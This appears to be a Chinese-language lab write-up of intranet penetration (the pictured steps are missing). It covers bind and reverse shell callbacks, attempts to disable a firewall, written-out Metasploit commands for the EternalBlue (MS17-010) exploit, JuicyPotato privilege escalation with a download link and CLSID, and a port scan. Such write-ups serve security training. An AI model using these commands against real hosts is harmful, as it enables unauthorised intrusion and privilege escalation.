
今天决定采用正向连接上线。新建一个监听



生成程序

上传文件

执行
正向连接不行。此时考虑反向


然后上传。有可能是这个开了防火墙,尝试关闭一下防火墙
这个命令好像不太可以,换一个



原来不是防火墙的问题orz,我都不在一个网段,肯定找不到我啊,所以要改一下监听端口

然后再上传。就会连接成功,此时发现权限较低,徐要提权

我们根据这里,可以推断出其有永恒之蓝漏洞,我们打一下就可以了。
打开 MSF
msfconsole
search MS17-010
use exploit/windows/smb/ms17_010_eternalblue
set rhst 192.168.3.78
run
cd C:/wwwroot/懒人OA/Lazy_oa/补好,没提权成功


利用土豆家族,然后尝试了一下,发现可以用脏土豆提权。此时下一个juicypotato.exe,网址在
https://github.com/ohpe/juicy-potato/releases上传成功
此时,在 CS 这边进行提权,发现 CLSID {4991d34b-80a1-4291-83b6-3328366b9097}。此时我们在cmd里进行使用
不可以,就不知道为什么,这里一直提权不了,于是只能换个办法了,去看另外一台主机。
192.168.3.144:139 open
192.168.3.144:8080 open
192.168.3.144:81 open
192.168.3.144:8172 open
192.168.3.144:88 open
192.168.3.144:808 open
192.168.3.144:443 open
192.168.3.144:445 open
192.168.3.144:80 open
192.168.3.144:135 open
永恒之蓝提权
这里的很多都是禁止访问的话,就算可以打,感觉永恒之蓝的可能性会更大。
